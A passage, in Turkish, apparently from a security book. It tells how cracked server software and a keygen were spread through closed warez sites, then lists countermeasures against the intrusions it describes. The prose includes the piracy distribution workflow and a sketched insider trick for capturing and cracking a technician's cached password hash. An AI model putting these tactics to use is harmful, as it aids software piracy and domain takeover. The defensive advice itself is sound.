Ama bu paylaşımı dolaylı yaparlar.

Erik iki yıl peşinde koştuğu sunucu yazılımını ele geçirdikten sonraki aşamaları da anlattı. Uygulama, kendisinin uzman olmadığı bir programlama dilinde yazılmıştı ama Erik'in bu dili bilen programcı bir arkadaşı vardı, böylece lisans güvenlik kontrollerini pas geçmek için kilit açıcıyı veya kayıt kodunu üretmek üzere kaynak kodunu ona iletti. Kodun kökenini gizlemek için çalıntı anahtar üreticinin üstüne Grafik Kullanıcı Arayüzü (GUI) ekledi.

Yazılımı çekirdek Warez (korsan yazılım) sitelerinden birine yükleyen, her şeyi bir paket içinde arşivleyen, anahtar üreticini (keygen) yerleştiren ve yazılımın nasıl kurulacağını ve kırılacağını anlatan talimatlarla [birlikte] bilgi dosyalarını oluşturan başka birine verdim. Kendim göndermedim.

Programı ve anahtar üreticini yüklemeye hazır olduklarında, öncelikle aynı programı başka birinin zaten kırmış olup olmadığını kontrol ettiler.

Bir şey göndermeden önce başka birinin daha önce onu yapıp yapmadığından emin olmalıyız, yani benzerinin olmadığından emin olmak için "çoğaltım kopyası kontrolü" yapmalıyız.

Çoğaltım kopyası kontrolü kolaydır. Sistem kırıcı basitçe www.dupecheck.ru (Rusya'da bir site²) sitesine girer ve ürünün adını ve sürümünü girer. Listede varsa, başka biri hâlihazırda onu kırmış ve çekirdek Warez sitelerinden birine göndermiş demektir.

Ama yazılımın siteye gönderilmiş olması tek başına onun herkes tarafından indirilebileceği anlamına gelmez. Aslında site bariz şekilde şöyle ilan etmekte:

BİZ KAPALI BİR GRUBUZ BU YÜZDEN S_KTİRİN GİDİN

(Eksik harfler tabii ki sitede alenen yer alıyor.)

Diğer taraftan, eğer mevcut bir ürünse ve henüz listelenmemişse, program kırıcı büyük bir darbe yapmış demektir. Yazılımın kırılmış sürümünü ilk yükleyecek kişi olabilir. Yeni paket yüklendiğinde, Erik'in açıkladığına göre, dağıtım çok hızlı bir şekilde başlar.

Dünyada muhtemelen 50 kadar çekirdek Warez sitesi, özel FTP siteleri var. Bu sitelerden birine yükleme yapıyorsunuz ve hemen hemen bir saat içinde, kuryeler aracılığıyla, dünya üzerindeki binlerce başka siteye kopyalanıyor.

Belki günde 50 ila 200 kere – 100 diyelim, oldukça iyi bir ortalama. Günde yüz program bu şekilde korsan olarak yayımlanıyor.

Erik'in açıkladığına göre, "kurye", bir yazılım kırıcı siteden diğerine "malzemeyi" taşıyan kişi anlamına geliyor. Kuryeler, yazılımı kıranlara göre "besin zincirinde bir alt seviyede" yer alıyorlar.

Kuryeler üç ya da dört farklı siteyi izlerler. Birisi [kırık bir uygulamayı] Warez sitesine yükleyip, yeni olarak işaretler işaret-lemeyi, hemen indirirler ve herkesten önce, mümkün olduğunca hızlı bir şekilde üç veya dört siteye daha gönderirler.

Şu anda, bu noktaya 20 kadar site bağlı. Bazen [yeni yazılım] satış noktalarına ulaşmadan üç-dört ay önce bile sitelere düşebiliyor.

Kuryelerin bir sonraki işi –henüz çekirdek Warez sitelerine erişim kazanamamış olanlar– yeni ürünü işaretlemek, indirmek ve birinci olabilir için mümkün olduğunca hızlı bir şekilde makinelerine yüklemektir. "Bu şekilde filtrelerden geçerek, bir saat gibi bir sürede program dünyayı iki kere dolaşır."

Erik'in anlattığına göre, bazıları Warez sitelerine kendi birikmiş kredileri ile erişim sağlıyorlar. Kredi, siteye kırılmış yazılım sağlamak gibi katkılarda bulunanların kazandığı bir çeşit korsan para birimi oluyor. Program kırıcı genellikle hem programı hem de geçerli lisans anahtarları veya başka türde çözümleri üreten aracı da birlikte tedarik ediyor.

Program kırıcı, henüz o programa sahip olmayan bir siteye "kırık" programı ilk yükleyen kişi olarak kredi kazanır. Yeni bir uygulamayı özel bir siteye sadece ilk yükleyen kişi kredi kazanır.

Yani kuryeler bu işi çok hızlı yapmaya motive olmuşlardır. Bu yüzden çok kısa bir süre içinde, program her yere yayılır. Bu aşamada insanlar kendi sitelerinde veya haber gruplarında bunların kopyalarını yayınlıyorlar.

Benimki gibi bir malzemeyi kıran insanlar, her zaman smürsüz erişim kazanır – eğer bir program kırıcıysanız, iyi malzemeyi elde eden ilk kişi olduğumuz sürece onu paylaşmaya devam etmenizi isterler.

Bazı sitelerde programın ve anahtar üreticinin (keygen) tamamı vardır. Erik şöyle açıklıyor: "Ama kırık program sitelerinin birçoğunda program bulunmaz, sadece anahtar üreticisi bulunur. Dosyaları daha küçük hale getirip, Federallerin kapatma olasılığını düşürmek için."

Tüm bu sitelere, sadece üst düzey çekirdek Warez sitelerine değil, iki-üç seviye altındakilere de "girmek zordur. Hepsi özeldir," çünkü site adreslerinden biri bilindik hale gelirse, "Federaller sadece siteyi kapatmaz, insanları tutuklar, tüm bilgisayarları alır ve o siteye giriş yapmış herkesi taciz eder," zira bu FTP siteleri her şeyden önce muazzam miktarda çalıntı fikri mülkiyet havuzudurlar.

Ben artık bu sitelere girmiyorum bile. Mevcut riskler nedeniyle çok nadir giriyorum. Yazılım ihtiyacım olursa girerim ama asla kendim yazılım yüklemem.

Bu iş aslında ciddi ilgi çekici çünkü son derece verimli. Demek istediğim, herkesin bir şeyler istediği başka hangi işte bu şekilde bir dağıtım sistemi ve herkeste böyle bir motivasyon var?

Program kırıcı olarak, tüm bu sitelerden sürekli davet alıyorum; çünkü tüm bu siteler iyi program kırıcılar istiyor; bu şekilde daha fazla kurye ediniyorlar. Kuryeler de iyi malzeme edinebilecekleri iyi sitelere erişimleri olsun istiyorlar.

Benim grubum yeni insanların girmesine izin vermiyor. Ayrıca yayımlamadığımız belirli şeyler de var. Mesela bir keresinde, yaz zamanıydı, Microsoft Office yayınladık ve son derece tehlikeliydi. Ondan sonra bir daha asla böyle büyük isimlerle ilgilenmeye karar verdik.

Bazı çocuklar delişişek oluyor, ciddi hırslanıyorlar ve CD satıyorlar. Özellikle bimu para için yapmaya başladığımız zaman, daha fazla dikkat çekersiniz. Bunlar genellikle yakalananlar oluyor.

Artık, yazılımla ilgili tüm bu konularda, müzik ve filmlerde de aynı yöntemler işliyor. Bazı film sitelerinde, bazen sinemalarda gösterime girmeden iki, üç hafta öncesinden, filmlere ulaşabiliyoruz. Bunlar genellikle dağıtımçı veya kopya çoğaltıcı için çalışanlardır. Sızdıran her zaman içeriden biridir.

İÇGÖRÜ

Erik'in koleksiyonunu tamamlamak için son bir sunucu yazılım paketinin peşinden koşması öyküsünden çıkarılacak ders şu: Doğada kutsalsuzluk diye bir şey yoktur, hele ki söz konusu olan insansa, bu daha da doğru. Buradaki hedef şirket, son derece yüksek güvenlik bilincine sahipti ve bilgisayar sistemlerini mükemmel şekilde koruyordu. Yine de yeterince uzman, yeterince azimli ve yeterli zamanı harcamaya istekli bir bilgisayar korsanı söz konusu olduğunda, onu devre dışı bırakmak neredeyse imkânsız.

Ah, elbette, siz muhtemelen Erik veya Robert kadar sistemlerinize saldırmaya azmetmiş, bu çabası uğruna muazzam zaman ve enerji harcamaya istekli birileriyle karşılaşmayacak kadar şanslı olacaksınız. Peki ya ahlaki değerlerden yoksun bir rakibiniz yeraltı uzmanlarından –her biri günde 12 ila 14 saat harcamaya istekli ve işlerine aşık bir grup korsan askerden– oluşan bir ekibi size karşı kullanmaya karar verirse?

Peki ya saldırganlar kuruluşunuzun elektronik zırhında bir çatlak bulursa, o zaman ne olacak? Erik'in görüşüne göre, "Eğer birisi sizin ağınıza, benim anlattığım kadar girmişse, onu asla, asla, ama asla çıkaramazsınız. Artık sonsuza dek oradadır." Bunun tek yolunun, "Her şeyin baştan sona elden geçmesi, aynı gün, aynı saat içinde tüm şifrelerin değişmesi, her şeyin baştan kurulması ve onu dışarıda bırakabilmek için her şeyin aynı anda güvenli hale getirilmesi gerektiğini," ifade ediyor. Hem de bunların hepsini tek bir şeyi atlamadan yapmalısınız. "Tek bir kapı açık kalırsa, anında tekrar içerdeyim."

Benim kendi deneyimlerim de bu görüşü destekliyor. Lisedeyken Digital Equipment Corporation's Easynet'e sızmıştım. Davetsiz bir misafiri olduğumu anlamışlardı ama sekiz yıl boyunca güvenlik birimlerindeki en zeki adamlar bile beni dışarıda tutamadılar. Nihayet benden kurtuldular – kendi çabaları sayesinde değil, devletin federal tatil yerlerinden birinde bana önerdiği tatil paketi nedeniyle.

KARŞI ÖNLEMLER

Bunlar birbirinden çok farklı saldırılar olsa da, her iki bilgisayar kormasının başarısına hangi güvenlik açıklarının yol gösterdiğine ve dolayısıyla her iki saldırıya hangi karşı önlemlerin uygulanabildiğine dikkat etmek aydınlatıcı olacaktır. Bu öykülerden çıkarılacak temel dersler şunlardır.

Kurumsal Güvenlik Duvarları

Güvenlik duvarları işletmenin ihtiyaçlarına göre, sadece önemli hizmetlere erişime izin verecek şekilde yapılandırılmalıdır. Gerçekten iş için gerekenlerin haricinde başka hizmetlere erişim verilmemesi için dikkatli bir inceleme yapılmalıdır. Buna ek olarak, "durum denetimli güvenlik duvarı" kullanmayı düşünmelisiniz. Bu tip güvenlik duvarı belirli bir süre zarfında paketlerin izini sürerek daha etkin güvenlik sağlar. Gelen paketlere sadece giden bir bağlantı karşılığı olduğu müddetçe izin verilir. Başka bir deyişle, güvenlik duvarı giden trafik akışına bağlı olarak belirli bağlantı noktaları için kapılarını açar. Ayrıca giden ağ bağlantılarını kontrol etmek için belirlenen kuralı uygular. Güvenlik duvarı yöneticisi güvenlik duvarı yapılandırmasını ve günlük kayıtlarını yetkisiz herhangi bir değişiklik yapılmadığından emin olmak için düzenli olarak kontrol etmelidir. Eğer bilgisayar korsanı güvenlik duvarının kendisini ihlal ederse, bilgisayar korsanı çok büyük ihtimalle avantaj elde etmek için üstü kapalı bazı değişiklikler yapacaktır.

Ayrıca, eğer mümkünse, müşterinin IP adresini esas alarak VPN'ye erişimi kontrol edin. Sınırlı sayıda personelin VPN kullanarak kurumsal ağa bağlandığı yerlerde bu kontrol yapılabilir. Ek olarak, statik paylaşımlı

gizli verilerden ziyade, akıllı kartlar veya istemci tabanlı sertifikalar gibi daha güvenli VPN doğrulaması uygulamayı dikkate alın.

Kişisel Güvenlik Duvarı

Erik CEO'nun bilgisayarına girdi ve kişisel bir güvenlik duvarı çalıştığını gördü. Güvenlik duvarının izin verdiği bir hizmeti ele geçirmiş olduğu için, bu onu durdurmadı. Microsoft SQL sunucusu içindeki varsayılanla etkinleşen kaydedilmiş işlem yoluyla komutlar gönderebildi. Bu da güvenlik duvarının koruyamadığı bir hizmeti ele geçirmeye bir diğer örnek olarak verilebilir. Söz konusu durumdaki kurban, 500K'dan fazla günlük hareketi içeren muazzam büyüklükteki güvenlik duvarı günlük kayıtlarını inceleme zahmetine hiç girmede. Bu istisnai bir durum değil. Pek çok kuruluş davetsiz giriş önleme ve tespit teknolojileri kullanır ve yepyeni teknolojinin kendisini yönetmesini bekler. Görüldüğü üzere, bu ihmalkâr davranış saldırının tüm şiddetiyle devam etmesine olanak sağlar.

Alınacak ders açık: İş hayatı için hayati olmayan hizmetlerde de hem giriş hem çıkış trafiğini filtreleyecek şekilde güvenlik duvarı ayarlarını dikkatle yapın ve ayrıca yetkisiz değişiklikler veya güvenlik ihlal girişimlerini tespit etmek için hem güvenlik duvarı ayarlarını, hem de günlük kayıtlarını düzenli olarak inceleyin.

Bilgisayar korsanı sisteme bir kez sızınca, muhtemelen etkin olmayan bir sistemi veya kullanıcı hesabını ele geçirecek, böylece ileride istediği zaman sisteme tekrar girebilecektir. Bir diğer taktik, hâlihazırda kırılmış olan mevcut hesaplara ayrıcalık veya kök hizmet çalıştırma hakkı vermektir. Kullanıcı hesaplarının, gruplarının ve dosya izinlerinin periyodik olarak denetlenmesi, olası izinsiz girişleri veya yetkisiz dahili hareketleri tespit etmenin bir yoludur. Bu işlemi kısmen otomatik olarak gerçekleştiren bazı ticari ve kişisel alan güvenlik araçları mevcuttur. Tabii bilgisayar korsanları bundan da haberdar olduğu için, bunlarla bağlantılı olarak kullanılan her türlü güvenlikle ilgili araç, kod veya veri kaynağının bütünü düzenli olarak doğrulamak önemlidir.

Çoğu izinsiz giriş, doğrudan bağlantı noktalarının fazlalığı, dosya izinlerinin zayıflığı ve yanlış yapılandırılmış web sunucuları gibi doğru yapılmayan sistem yapılandırmasından kaynaklanır. Saldırgan, sisteme kullanıcı düzeyinde sızdıktan sonra bilinmeyen veya yamanmamış zaaf- lar ve kötü yapılandırılmış izinleri istismar ederek, kendine ait ayrıcalıkları genişletmeye çalışır. Unutmayın ki çoğu saldırganın tüm sisteme sızma yolu, bir dizi küçük adımdan oluşur.

Microsoft SQL Sunucusu'nu destekleyen veritabanı yöneticileri, daha ileri düzey sistem erişimi kazanmakta kullanılabilen saklı bazı işlemleri (xp_cmdshell, xp_makewebtask ve xp_regread gibi) etkisiz hâle getirmeyi düşünmelidir.

Bağlantı Noktası Tarama

Siz bu satırları okurken, internet bağlantısı olan bilgisayarınız muhtemelen “kolay lokma” arayan bazı bilgisayar moronları tarafından taranmaktadır. ABD’de (ve çoğu başka ülkede) bağlantı noktası taratmak yasal olduğundan, saldırgana karşı yardım talebiniz oldukça sınırlı bir karşılık bulacaktır. En önemlisiyse, ağınızın adres yüzeyini didikleyen binlerce özentili veletten (script kiddie) kaynaklanan ciddi tehditleri birbirinden ayırt edebilmektir.

Güvenlik duvarları ve izinsiz giriş tespit sistemleri dahil olmak üzere, bağlantı noktası taramasının belirli tiplerini tespit eden ve ilgili personeli bundan haberdar eden birçok ürün bulunmaktadır. Çoğu güvenlik duvarını bağlantı noktası taramasını tespit etmek ve bunu yapan bağlantıyı kısıtlamak için yapılandırabilirsiniz. Pek çok ticari güvenlik duvarı ürününde hızlı bağlantı noktası taramasını önlemek için yapılandırma seçeneği mevcuttur. Ayrıca bağlantı noktası taramasını tespit edebilen ve belirli bir süre için paketleri durduran “açık kaynaklı” araçlar da vardır.

Sisteminizi Tanıyın

Aşağıdakileri gerçekleştirebilmek için bazı sistem yönetimi görevlerinin yerine getirilmesi gerekir:

- Alışılmadık veya bilinmeyen işlemlere karşı işlem listesini (process list) denetleyin.
- Her türlü yetkisiz ek veya değişikliklere karşı zamanlanmış görevler listesini inceleyin.
- Yeni veya değiştirilmiş sistem programları, kodları veya uygulama programlarını araştırmak için dosya sistemini inceleyin.
- Boş disk alanında alışılmadık bir azalma olup olmadığını denetleyin.
- Tüm sistem veya kullanıcı hesaplarının şu anda etkin olduğunu doğrulayın ve etkin olmayan veya bilinmeyen hesapları iptal edin.
- Varsayılan olarak yüklenen özel hesapların interaktif veya ağ girişlerini reddedecek şekilde yapılandırıldığını doğrulayın.
- Sistem izinlerinin ve dosyalarının doğru şekilde dosya erişim izinlerine sahip olduğunu doğrulayın.
- Yabancı hareketlere (bilinmeyen kökenli veya gece veya hafta sonu gibi alışılmadık zamanlı uzaktan erişim gibi) karşı sistem günlüklerini kontrol edin.

- ⊙ Yetkisiz dosyalara erişim sağlayan her türlü talebi tespit etmek için web sunucusu günlüklerini denetleyin. Bu bölümde anlatıldığı şekilde, saldırganlar dosyaları bir web sunucusu dizinine kopyalayacak ve web (HTTP) aracılığıyla dosyayı indirecektir.
- ⊙ FrontPage veya WebDav kullanılan web sunucusu ortamlarında, dosya erişiminde yetkisiz kullanıcıları önlemek için doğru izinlerin ayarlandığından emin olun.

Olaylara Müdahale ve Uyarı Sistemleri

Bir güvenlik ihlalinin gerçekleşmekte olduğunu bilmek, hasar kontrolünde işe yarar. Potansiyel güvenlik ihlallerini tespit etmek için işletim sistemi denetimini etkin kılın. Belirli denetim olaylarının gerçekleşmesi durumunda sistem yöneticisini uyaracak otomatik bir sistem kullanın. Ancak unutmayın ki eğer saldırgan yeterli ayrıcalığa ulaşırsa ve denetlemenin farkındaysa, bu otomatik uyarı sistemi atlatılabilir.

Uygulamalarda Yetkili Değişikliklerin Tespit Edilmesi

Robert, FrontPage yapılandırmasını istismar ederek, helpdesk.exe uygulamasını değiştirebilmişti. Şirketin en önemli ürününün kaynak kodunu elde etme amacını gerçekleştirdikten sonra, yardım masası uygulamasının "kırık" versiyonunu, daha sonra geri dönebilmek üzere orada bıraktı. Fazlasıyla çalışmış bir sistem yöneticisi, özellikle de hiç bütünlük kontrolü yapılmayan durumlarda, mevcut programın bir bilgisayar korsanı tarafından gizlice değiştirilmiş olduğunu hiçbir zaman fark edemeyebilir. El ile yapılan kontrole alternatif olarak, yetkisiz değişiklikleri tespit etme yöntemlerini otomatik olarak gerçekleştiren Tripwire³ gibi lisanslı bir program almak çözüm olabilir.

İzinler

Erik, 'include' dizini içindeki dosyaları inceleyerek, gizli parola veritabanını elde etmeyi başarmıştı. Bu ilk parolalar olmadan görevini yerine getiremeyebilirdi. Sisteme girebilmek için tek ihtiyacı olan, dünya kadar okunacak kaynak dosyası içinde hassas parola veritabanı ile karşılaşmaktı. En iyi güvenlik uygulaması, şifresiz parolaları toplu, kaynak veya kod dosyaları içinde saklamaktan kaçınmaktır. Kesinlikle gerekmedikçe şifresiz parolaların saklanması yasaklayan, şirket çapında bir politika benimsenmesi şarttır. En kötü ihtimalle, kazara ifşa edilmelerini önlemek için, şifrelenmemiş parolaları içeren dosyalar çok dikkatli korunmalıdır.

Robert'in saldırdığı şirkette, Microsoft IIS4 sunucusu anonim veya misafir kullanıcıların web sunucusu dizininde dosya okumasını veya yaz-

masını önleyecek şekilde doğru yapılandırılmamıştı. Microsoft Visual SourceSafe ile bağlantılı kullanılan harici parola dosyası, sisteme giriş yapan tüm kullanıcılar tarafından okunabiliyordu. Bu yanlış yapılandırmalar nedeniyle saldırgan, hedef Windows etki alanında tüm kontrolü ele geçirebildi. Uygulamalar ve veriler için sistemleri organize bir izin yapısıyla kullanmak, erişim kontrollerinin etkinliğini büyük ölçüde arttıracaktır.

Parolalar

Kitapta anlatılan diğer yaygın parola yönetimi önerilerinin yanı sıra, bu bölümde bahsi geçen saldırganların başarısı bazı önemli noktaların daha altını çiziyor. Erik, kırabildiği parolaları esas alarak, şirketteki diğer parolaların nasıl oluşturulduğunu tahmin edebildiğini söylemişti. Eğer sizin şirketiniz de parola oluştururken çalışanların izlemesi gereken bir takım standart, tahmin edilebilir yöntemler kullanıyorsa, şundan emin olun ki bilgisayar korsanlarına kapıyı açıp, içeri davet ediyorsunuz.

Saldırgan, bir sisteme ayrıcalıklı erişim sağlar sağlamaz, diğer kullanıcıların veya veritabanlarının parolalarını elde etmek çok önemli hâle gelir. E-mail, kod, toplu dosyalar, kaynak kodu içerikleri ve elektronik tablolarda şifresiz parolaları arayarak tüm e-mail ve dosya sistemini taramak gibi taktikler oldukça yaygın kullanılır.

Windows işletim sistemini kullanan kuruluşlar, işletim sistemi LAN yöneticisinin parola anahtarlarının kayıt altında saklanmadığı bir yapılandırma gerçekleştirmeye dikkat etmelidir. Eğer saldırgan idari erişim haklarını elde ederse, parola anahtarlarını ayıklayabilir ve kırmaya çalışabilir. Bilgi işlem personeli sistemi kolaylıkla yapılandırarak, eski stil anahtarların saklanmasını, böylelikle parolaların daha zor kırılmasını sağlayabilir. Ancak saldırgan, makinenizi bir kez ele geçirince ağ trafiğinizi denetleyebilir veya daha çok erişim hakkı olan bir üçüncü kullanıcı ekleyerek hesap parolalarını elde edebilir.

LAN Manager parola anahtarını kapatmanın bir diğer alternatif yöntemi, Bölüm 6'da anlatıldığı gibi, <Alt> tuşu ve karakterin nümerik kimlikleyicisini kullanarak, klavye üzerinde mevcut olmayan bir karakter içeren parolalar oluşturmaktır. Yaygın şekilde kullanılan parola kırma programları, Yunanca, İbranice, Latince veya Arapça alfabelere dahil karakterler içeren parolaları kırmaya çalışmaz.

Üçüncü Taraf Uygulamaları

İsteğe göre yapılan web tarama araçları kullanarak, Erik, ticari bir FTP ürünü tarafından oluşturulmuş, korumasız bir günlük dosyası keşfetti. Bu günlük, sistemden içeri ve dışarı transfer edilen dosyalar için tüm rota bilgilerini içeriyordu. Üçüncü taraftan bir yazılım yüklerken, var-

sayılan yapılandırmaya güvenmeyin. Yapılandırmayı, günlük kayıt verileri gibi daha sonra ağa saldırmak için kullanılabilecek bilgileri sızdırabilmenin en düşük ihtimal olacağı şekilde yapın.

Paylaşımların Korunması

Kurumsal bir ağda dosyaların ve dizinlerin paylaşılması için ağ paylaşımı kullanmak yaygın bir yöntemdir. Bilgi işlem personeli, paylaşım sadece dahili ağ üzerinden erişime açık olduğu için, ağ paylaşımına parola vermemeye veya erişim kontrolü uygulamamaya karar verebilir. Kipta da belirtildiği gibi, çoğu kuruluş iyi bir çevre güvenliğine odaklanır ama ağın iç kısmındaki güvenlik konusunda eksik kalır. Robert gibi ağınızın içine giren saldırganlar, değerli ve hassas bilgiler içerdiği umudunu veren isimlere sahip paylaşımları araştıracaktır. "Araştırma" veya "yedek" gibi açıklayıcı isimler, sadece saldırganın işini fazlasıyla kolaylaştırmaya yarar. En geçerli uygulama, hassas bilgiler içeren tüm ağ paylaşımlarını gereğince korumaya almaktır.

DNS Tahminlerini Önlemek

Robert, etki alanının kamu erişimine açık bölge dosyasındaki olası ana makine adlarını tespit edebilmek için bir DNS tahmin programı kullandı. Dahili ana makine adlarının ifşasını, hem harici hem de dahili isim sunucusu bulunan, yatay ayırma (splithorizon) olarak bilinen DNS uygulamasıyla önleyebilirsiniz. Harici isim sunucusunun bölge dosyasında sadece kamu erişimine açık makine adlarından bahsedilmiştir. Saldırıdan çok daha iyi korunan dahili isim sunucusu, kurumsal ağda dahili DNS sorgularını çözümlemekte kullanılır.

Microsoft SQL Sunucularının Korunması

Erik, kaynak kodunda "/include" komutunun ardındaki dosyalarla aynı hesap adı ve parolaya sahip Microsoft SQL Sunucusu kullanılan yedek bir posta ve web sunucusu buldu. SQL Sunucusu, iş amaçlı olmaksızın internetten gelen sorgulara açık olmamalıydı. "SA" hesabı yeniden isimlendirilse dahi, saldırgan korunmasız kaynak kodu dosyası içindeki hesap adı ve parolayı tespit etti. Burada en geçerli uygulama, gerekmedikçe 1433 no'lu (Microsoft SQL Sunucusu) bağlantı noktasını filtrelemek olacaktır.

Hassas Dosyaların Korunması

Bu bölümün ana hikâyelerinde bahsi geçen saldırılar, kaynak kodlarının yeterince korunmayan sunucularda saklanması nedeniyle başarıya ulaştı. Şirketin Ar-Ge veya geliştirme grubu gibi yüksek hassasiyet içeren bölgelerinde, şifreleme teknikleriyle bir katman daha güvenlik sağlanabilirdi.

Tek başına bir geliştirici için bir diğer yöntem, (Ama bu, muhtemelen geliştirilmekte olan ürünün kaynak koduna birden fazla kişinin erişim sağlaması gereken ekip ortamlarında uygulanamayabilir), kaynak kodu gibi son derece hassas verileri PGP Disk veya PGP Corporate Disk gibi ürünlerle şifrelemek olacaktır. Bu ürünler sanal şifrelenmiş diskler oluştururken, yaptıkları işlemi kullanıcı için şeffaf hale getirerek işlev gösterirler.

Yedeklerin Korunması

Bu öykülerde açıklığa kavuşturulduğu gibi, çalışanlar –özellikle güvenlik konularında dikkatli olanlar bile– e-mail yedek dosyaları dahil olmak üzere, yedek dosyaların yetkisiz personel tarafından okunmasını önleyecek şekilde güvenlik sağlama gereksinimini göz ardı edebiliyor. Eski korsanlık kariyerim sırasında, çoğu sistem yöneticisinin hassas dizinlerdeki sıkıştırılmış bilgileri korumasız bıraktığını gördüm. Ayrıca büyük bir hastanenin bilgi işlem bölümünde çalışırken, maaş bordrosu veritabanının düzenli olarak yedeklendiğini ve dosyanın korumasız şekilde bırakıldığını gözlemledim – böylece söz konusu bilgiye sahip tüm çalışanlar bu dosyaya erişim sağlayabiliyordu.

Robert, web sunucusu üzerinde kamuya açık dizinde bırakılmış ticari posta listesi uygulamasına ait kaynak kodun yedeklerini bulduğunda, bu yaygın ihmalin bir başka çeşidinden faydalanıyordu.

MS SQL Enjeksiyon Saldırılarından Korunmak

Robert, SQL enjeksiyon saldırılarının önlenmesi için tasarlanmış olan web tabanlı uygulamadan giriş doğrulama kontrollerini kasten kaldırdı. Aşağıdaki temel adımlar, kuruluşunuzu Robert'inkine benzer bir saldırıdan korumanızı sağlayabilir:

- Sistem ortamında asla Microsoft SQL sunucusu çalıştırmayın. SQL sunucu hizmetini başka bir hesap ortamında çalıştırmayı düşünün.
- Programları geliştirirken, dinamik SQL sorgusu üretmeyen kodlar yazın.
- SQL sorgularını uygulamak için saklı işlemleri kullanın. Sadece saklanmış işlemleri çalıştırmak için bir hesap oluşturun ve bu hesaba da sadece ihtiyaç duyulan görevleri yerine getirmek üzere gerekli izinleri verin.

Microsoft VPN Hizmetlerini Kullanmak

Kimlik denetimi anlamında, Microsoft VPN Windows Authentication kullanır ve saldırgan için VPN'e erişim sağlayacak zayıf parolaları kırmak

kolaylaşır. Bazı ortamlarda VPN erişimi için akıllı kart doğrulaması kullanmak uygun olabilir – paylaşılan gizlilikten ziyade daha güçlü bir doğrulama yönteminin kullanıldığı bir diğer uygulama çitayı biraz daha yükseltecektir. Ayrıca bazı durumlarda, müşterinin IP adresine bağlı olarak VPN erişimini kontrol etmek de uygun olabilir.

Robert'in saldırısında sistem yöneticisi VPN grubuna eklenen her türlü yeni kullanıcı için VPN sunucusunu izlemeliydi. Daha önce de belirtilen diğer önlemler içinde, işten ayrılan çalışanların hesaplarını kaldırma veya işlev dışı hale getirmeyi sağlayan, etkin olmayan hesapların kaldırılması işlemi uygulanmalıdır. Ayrıca, uygulanabilir olduğu yerlerde haftanın bir günü ve belli bir saatte VPN ve çevirmeli bağlantı erişiminin kısıtlanarak, sistemin yabancı bir girişe maruz olup olmadığı kontrol edilmelidir.

Yükleme Dosyalarının Kaldırılması

Robert, peşinde olduğu posta listesini posta listesi uygulamasının kendisini ihlal ederek değil, uygulamanın varsayılan yüklem kodundaki zaafıtan faydalanarak ele geçirdi. Uygulama başarıyla yüklendiği zaman, yüklem kodları kaldırılmalıdır.

Yönetici Hesaplarının Yeniden Adlandırılması

İnternet bağlantısı olan herkes, üretici tarafından sevk edildiği şekilde varsayılan durumdaki hesap ve parola listesini elde edebilmek için basitçe Google'dan "varsayılan parola listesini" aratabilir. Buna göre mümkün olduğu yerlerde misafir ve yönetici hesaplarını yeniden adlandırmak iyi bir fikirdir. Ancak, Erik'in saldırısında anlatıldığı gibi, hesap adı ve parolanın açıkça saklandığı durumlarda bunun bir değeri yoktur.⁴

Belirli Kimlik Bilgilerinin Kaydını Önlemek için Windows'u Güçlendirmek

Windows'un varsayılan yapılandırması otomatik olarak parola anahtarlarını önbelleğe atar ve çevrimiçi ağı bağlanmak için kullanılan şifresiz parolaları saklar. Yeterli ayrıcalığı elde ettikten sonra, saldırgan kayıtlarda veya sistemin başka yerlerinde saklanan parolalar da dahil olmak üzere mümkün olduğunca çok bilgiyi ayıklamaya çalışacaktır.

İçeriden güvenilir birisi, kendi iş istasyonunun yerel olarak parolaları önbelleğe attığı durumlarda potansiyel olarak biraz toplum mühendisliği kullanarak tüm etki alanını ihlal edebilir. Bizim içerideki huysuz adamımız teknik desteği arayarak, kendi iş istasyonuna giriş yapamadığı şikâyetinde bulunur. Teknisyenlerden birinin acilen yardıma gelmesini ister. Teknisyen gelir, sisteme kendi kimlik bilgilerini kullanarak giriş yapar ve "sorunu" çözer. Bunun hemen arkasından, içerideki adamımız teknisyen-

nin parola anahtarını çıkartır ve kırar, böylece çalışanın aynı alan yöneticisi haklarına teknisyen olarak erişimini sağlar. (Önbellekteki bu anahtarlar iki sefer karıştırılmıştır, bu yüzden bu tip anahtarları çözmek ve kırmak için başka bir program daha gerekir.)

Internet Explorer ve Outlook gibi bazı programlarda, önbellekteki parolalar kayıtlardadır. Bu işlevi etkisiz hale getirmek konusunu daha fazla öğrenmek için, Google'da "parola önbelleğini etkisiz hale getir" şeklinde bir arama yapın.

Derinliğine Savunma

Bu bölümdeki öyküler, belki de kitaptaki diğerlerinden daha canlı biçimde, şirket ağının elektronik çevresini korumanın yeterli olmadığını gösteriyor. Bugünün ortamında, işletmeler ağlarına kullanıcılarını davet ettikçe, çevre sınırı kayboluyor. Böyle olunca da güvenlik duvarı her türlü saldırıyı durduramayacaktır. Bilgisayar korsanı, güvenlik duvarının izin verdiği bir hizmeti ihlal etmeye çalışarak, duvarda bir çatlak arayacaktır. Bunu azaltmanın bir yolu da, kamu erişimine açık tüm sistemleri, kendi ağ kesitleri üzerine yerleştirmek ve ağ trafiğinin daha hassas ağ kesitlerine geçişini daha dikkatli filtrelemek olacaktır.

Örneğin, eğer arkada çalışan bir SQL sunucusu kurumsal ağ üzerindeyse, sadece hizmeti yürüten bağlantı noktasına bağlantıya izin veren ikincil bir güvenlik duvarı ayarlanabilir. Hassas bilgileri korumak için dahili güvenlik duvarları kurulması sıkıntılı bir iş olabilir ama verilerinizi içerideki kötü niyetli kişilerden veya çevre sınırını ihlal etmeyi başaran dışarıdaki davetsiz misafirlerden gerçekten korumak istiyorsanız, bu kalem son derece ciddi şekilde ele alınmalıdır.

SONUÇ

Azimli davetsiz misafirleri hedeflerine ulaşmaktan hiçbir şey alıkoyamaz. Sabırlı bir davetsiz misafir hedef ağı gözetleyecek, erişilebilir tüm sistemleri ve kamuya ifşa edilen ilgili hizmetleri dikkate alacaktır. Bilgisayar korsanı adreslenmemiş yeni bir güvenlik zaafını bulmak ve ihlal etmek için haftalarca, aylarca ve hatta yıllarca pusuya yatabilir. Daha önceki bilgisayar korsanlığı kariyerim sırasında, sistemlere sızmak için şahsen çok uzun saatler harcardım. Eninde sonunda duvarda bir çatlak bulmayı başardığım için daima inatçılığımın karşılığını görürdüm.

Bilgisayar korsanı Erik de iki yıl boyunca, değerli kaynak kodunu ele geçirmek amacıyla aynı inatçılığı ve kararlılığı gösterdi. Aynı şekilde Robert da spamcılara satmak üzere milyonlarca e-mail adresi çalmak ve Erik gibi hedeflediği kaynak kodunu ele geçirmek için azimli çabasının her ikisinde de karmaşık ve çetrefilli bir dizi adım attı.

